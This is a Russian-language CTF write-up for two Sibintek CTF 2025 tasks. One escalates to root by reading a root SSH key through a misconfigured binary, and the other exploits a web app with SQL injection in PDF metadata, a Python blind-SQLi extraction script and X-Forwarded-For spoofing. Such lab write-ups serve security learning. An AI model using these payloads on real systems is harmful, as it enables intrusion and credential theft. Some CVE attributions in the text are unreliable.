SIBINTEK CTF 2025

Задания

09.11.2025

Название: Технический аудит АЗК № 415

Категория: Admin

Очки: динамическое начисление

Описание: В рамках проведения планового аудита информационной безопасности в АО «ДНК» был обнаружен тестовый сервер, используемый для отладки служебных утилит. Сервер содержит конфиденциальные данные, доступ к которым строго регламентирован.

```
sshpass -p "DNKsobeautiful" ssh DNKemployee@<host>
```

Флаг: Sibintek{wr0ng_r1ght5_f0r_r3ad}

01

Чтобы начать задание, запускаем контейнер и подключаемся по ssh с указанными учетными данными

```
sshpass -p "DNKsobeautiful" ssh DNKemployee@<host>
```

Мы вошли в систему как обычный пользователь. Начинаем исследовать файлы на наличие секретов или полезных данных. В корне находится интересная директория `/keys`

```
DNKemployee@6a1c1654279c:~$ ls /bin  boot  dev  etc  home  keys  lib
lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

02

Пытаемся зайти в неё.

```
DNKemployee@6a1c1654279c:~$ cd /keys
-bash: cd: /keys: Permission denied
```

у нас нет прав не переход в данную директорию, но попытаемся посмотреть, есть ли в ней файлы

```
DNKemployee@6a1c1654279c:~$ ls /keys
ls: cannot access '/keys/root_key.pub': Permission denied
ls: cannot access '/keys/root_key': Permission denied
root_key  root_key.pub
```

Успех, админ неправильно выдал права, и мы видим, что в директории `/keys` лежат ключи от пользователя `root.`

03

Продолжаем смотреть файлы на аномалии. Предположим, что админ ошибся в распределении прав не один раз, с помощью команды `find` мы можем посмотреть, на какие файлы у нас есть права.

```
find / -type f -executable -ls 2>/dev/null
```

```
DNKemployee@6a1c1654279c:~$ find / -type f -executable 2>/dev/null
/etc/security/namespace.init
/etc/init.d/hwclock.sh
/etc/init.d/procps
/etc/init.d/ssh
/etc/init.d/dbus
...
```

04

Мы получили огромный список файлов, среди которых есть `new_cat`, явно не стандартный файл, так ещё и находится в по пути `/usr/local/bin`, попробуем использовать его.

```
DNKemployee@6a1c1654279c:~$ new_cat
Использование: new_cat <имя_файла>
```

Команда просит ввести имя файла, можем сразу попробовать использовать её на директории /keys.

```
DNKemployee@6a1c1654279c:~$ new_cat /keys/root_key

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAitoLJZfcf+dtHCeOsfDezbeWxSF8m5zSactjCSah23JXuJ4xyZgj
3bTJvQvkEOCdssvPy6SR2V/ljRMZO6FP9rmRG4XyNyLesbPhgcEcEe4R2zwOm41zoTzvjz
ubD+cO0hPU5cyUHBHM5UF1jAdyN7gwzmuE0cDA/PQr1wrXd0wy4MZP9LoHlyTrfG+TV31Q
c86h4eWM5ztT/1OYASTZJFsnQXf5gb2x9OoZuC04EPXRFNngREXQmNq5wzRIGORpWm2wk7
gHlky3HSe7YDqr4Bf0xEK55MM5WSCgjSFUN381pTUZc3GPUK6AFBjcYCY09Zbge1NOEYRuMhWed
oMspTAehjyjkXSIEYUQzc/bMu1SOMSMxcJgFtnLaf61SybABByUfwl4J04a+EhOwtK
m67oIhORzpLbKWGeppijmuYBWkOShlOPNJrv2WD95a4zrzs/gfdq2KHQb6pNgYN698F1iK

...
```

05

Мы получили приватный ключ для ssh сессии.

Попробуем подключиться к серверу в качестве пользователя root, используя полученный ключ.

```
┌──(user㉿PC)-[~]
└─$ chmod 600 root_key

┌──(user㉿PC)-[~]
└─$ ssh -i ~/root_key root@localhost -p 2222
Linux 6a1c1654279c 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC
Thu Jun  5 18:30:46 UTC 2025 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY,
to the extent permitted by applicable law.
root@6a1c1654279c:~#
```

06

Теперь мы root и можем продолжить наше исследование сервера.В домашнем каталоге находится скрытая директория .53kret, в которой и был спрятан флаг.

```
root@600f608b3205:~# ls -la
total 24
drwx------ 1 root root 4096 Oct 28 22:44 .
drwxr-xr-x 1 root root 4096 Oct 28 22:45 ..
drwx------ 2 root root 4096 Oct 28 22:44 .53kret
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
drwx------ 1 root root 4096 Oct 28 22:45 .ssh
root@600f608b3205:~# ls .53kret/
flag.tx
troot@600f608b3205:~# cat .53kret/flag.txt
Sibintek{wr0ng_r1ght5_f0r_r3ad}
```

Название: AZS

Категория: Web

Очки: динамическое начисление


Описание: Вы приехали заправиться на АЗС нашей компании ДНК "Сибирь",
но, к сожалению, пополнение баланса доступно только с помощью администратора.

В качестве компенсации вам был начислен баланс в размере 500 рублей, однако этого вряд ли хватит для оплаты вашей колонки. Приносим свои извинения.


Формат флага: Sibintek{flag}.
Флаг: Sibintek{XFF_@nd_S@1_vu1ln5_1s_b3@ut!ful1}

01


Зайдя на сайт, видим 3 кнопки: "Войти", "Регистрация", "Проверить IP":



Регистрируемся с произвольными данными, входим, попадаем на страницу /kolonka:




На этой странице видим, что баланс меньше суммы, которую надо оплатить, пробуем нажать кнопку "Пополнить баланс", но, как и сказано в описании таска, пополнение не работает:



02

Необходимо оплатить колонку, но пополнение возможно только с помощью администратора, соответственно, необходимо получить доступ к аккаунту администратора.

Со страницы /kolonka нажимаем на "Управление документами", попадаем на /management, здесь по умолчанию у всех пользователей находится файл Attention.pdf:



Скачиваем файл и открываем, ничего необычного:

Здравствуйте! Пополнение баланса временно приостановлено. Для пополнения баланса обратитесь к администратору.

С уважением,
“ДНК СИБИРЬ”

Смотрим метаданные скачанного файла Attention.pdf с помощью `exiftool Attention.pdf`, в поле Discripton видим SQL запрос `SELECT text FROM files WHERE filename = 'Attention.pdf';`:

```
┌──(mainvenv)(root㉿YaNoute)-[/home/drist]
└─# exiftool Attention.pdf
ExifTool Version Number         : 13.25
File Name                       : Attention.pdf
Directory                       : .
File Size                       : 68 kB
File Modification Date/Time     : 2025:10:27 12:45:38+03:00
File Access Date/Time           : 2025:10:27 12:45:38+03:00
File Inode Change Date/Time     : 2025:10:27 12:45:38+03:00
File Permissions                : -rwxr-xr-x
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Language                        : ru
Tagged PDF                      : Yes
XMP Toolkit                     : Image::ExifTool 12.76
Creator                         : Karabahskii Ishak
Description                     : SELECT text FROM files WHERE filename = 'Attention.pdf';
Producer                        : Microsoft® Word 2016
Create Date                     : 2025:10:26 16:22:32+03:00
Creator Tool                    : Microsoft® Word 2016
Modify Date                     : 2025:10:26 16:22:32+03:00
Document ID                     : uuid:1197A482-3EE9-4068-AF5C-E4A12AFCCD6A
Instance ID                     : uuid:1197A482-3EE9-4068-AF5C-E4A12AFCCD6A
Author                          : Karabahskii Ishak
```


03

Создаем файл test.pdf, с помощью `exiftool -Description="SELECT * FROM files;" test.pdf`, записываем в файл test.pdf SQL запрос, который выгрузит все данные из таблицы files:


```
┌──(mainvenv)(root㉿YaNoute)-[/home/drist]
└─# exiftool -Description="SELECT * FROM files;" test.pdf
    1 image files updated

┌──(mainvenv)(root㉿YaNoute)-[/home/drist]
└─# exiftool test.pdf
ExifTool Version Number         : 13.25
File Name                       : test.pdf
Directory                       : .
File Size                       : 32 kB
File Modification Date/Time     : 2025:10:27 13:38:44+03:00
File Access Date/Time           : 2025:10:27 13:38:44+03:00
File Inode Change Date/Time     : 2025:10:27 13:38:44+03:00
File Permissions                : -rwxr-xr-x
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Language                        : ru
Tagged PDF                      : Yes
XMP Toolkit                     : Image::ExifTool 13.25
Creator                         : Karabahskii Ishak
Description                     : SELECT * FROM files;
Producer                        : Microsoft® Word 2016
```

04

Загружаем файл test.pdf на сервер с помощью кнопки "Загрузить", получаем все строки text из таблицы files (**CVE-2021-22204** - ExifTool), в которых находится пароль от учетной записи администратора `nK2GwrJKopDnUhkNDa09`:




Выходим из учетной записи пользователя и заходим под учетной записью admin с паролем `nK2GwrJKopDnUhkNDa09`, появилась новая кнопка "Панель администратора":




05


Нажимаем на кнопку, попадаем на страницу /admin, где получаем сообщение "Доступ запрещён: вы не администратор или IP не совпадает":



Вспоминаем про кнопку "Проверить IP" на странице /login, нажимаем на эту кнопку, попадаем на /chek-ip, где производится проверка соответствия ip и пользователя, пробуем ввести admin, получаем сообщение "Доступ запрещен: IP не соответствует":



Пробуем ввести `' OR 1=1`; получаем ошибку сервера, что может значить наличие уязвимости к SQLi:



06

Пишем python скрипт с попыткой эксплуатации **CVE-2023-4041** - Boolean-based слепой инъекции с целью получения ip-адреса admin:

```
import requests

def extract_admin_ip():
    url = "http://localhost:3000/check-ip"
    chars = "1234567890."
    admin_ip = ""

    print(" Начинаем извлечение IP админа...")
```


```
      for position in range(1, 16):  # IPv4 максимум 15 символов
        found_char = False

        for char in chars:

            payload = f"admin' AND SUBSTRING((SELECT ip FROM users WHERE
username='admin'),{position},1)='{char}' -- "

            data = {"username": payload}
            response = requests.post(url, data=data)
            response_text = response.text


            if "Доступ запрещен" in response_text:

                admin_ip += char
                print(f"Найден символ {position}: '{char}' | IP:
{admin_ip}")
                found_char = True
                break
            elif "Пользователь не найден" in response_text:

                continue
            elif "Доступ разрешен" in response_text:

                admin_ip += char
                print(f" Найден символ {position}: '{char}' | IP:
{admin_ip}")
                found_char = True
                break

        if not found_char:
            print(f"\n IP админа полностью извлечен: {admin_ip}")
            break

    return admin_ip

result = extract_admin_ip()
print(f"\nФинальный результат: {result}")
```

07

Запустив скрипт, получаем ip для admin `999.111.999.111` :

```
 Начинаем извлечение IP адмна...
Найден символ 1: '9' | IP: 9
Найден символ 2: '9' | IP: 99
Найден символ 3: '9' | IP: 999
Найден символ 4: '.' | IP: 999.
Найден символ 5: '1' | IP: 999.1
Найден символ 6: '1' | IP: 999.11
Найден символ 7: '1' | IP: 999.111
Найден символ 8: '.' | IP: 999.111.
Найден символ 9: '9' | IP: 999.111.9
Найден символ 10: '9' | IP: 999.111.99
Найден символ 11: '9' | IP: 999.111.999
Найден символ 12: '.' | IP: 999.111.999.
Найден символ 13: '1' | IP: 999.111.999.1
Найден символ 14: '1' | IP: 999.111.999.11
Найден символ 15: '1' | IP: 999.111.999.111

Финальный результат: 999.111.999.111
```

Заходим на учетную запись администратора и нажимаем кнопку "Панель администратора", перехватываем запрос через *Burp Suite*, добавляем заголовок `X-forwarded-for: 999.111.999.111` перед заголовком `Connection: close` (**CWE-290** - Authentication Bypass by Spoofing), отправляем запрос:



Получаем флаг: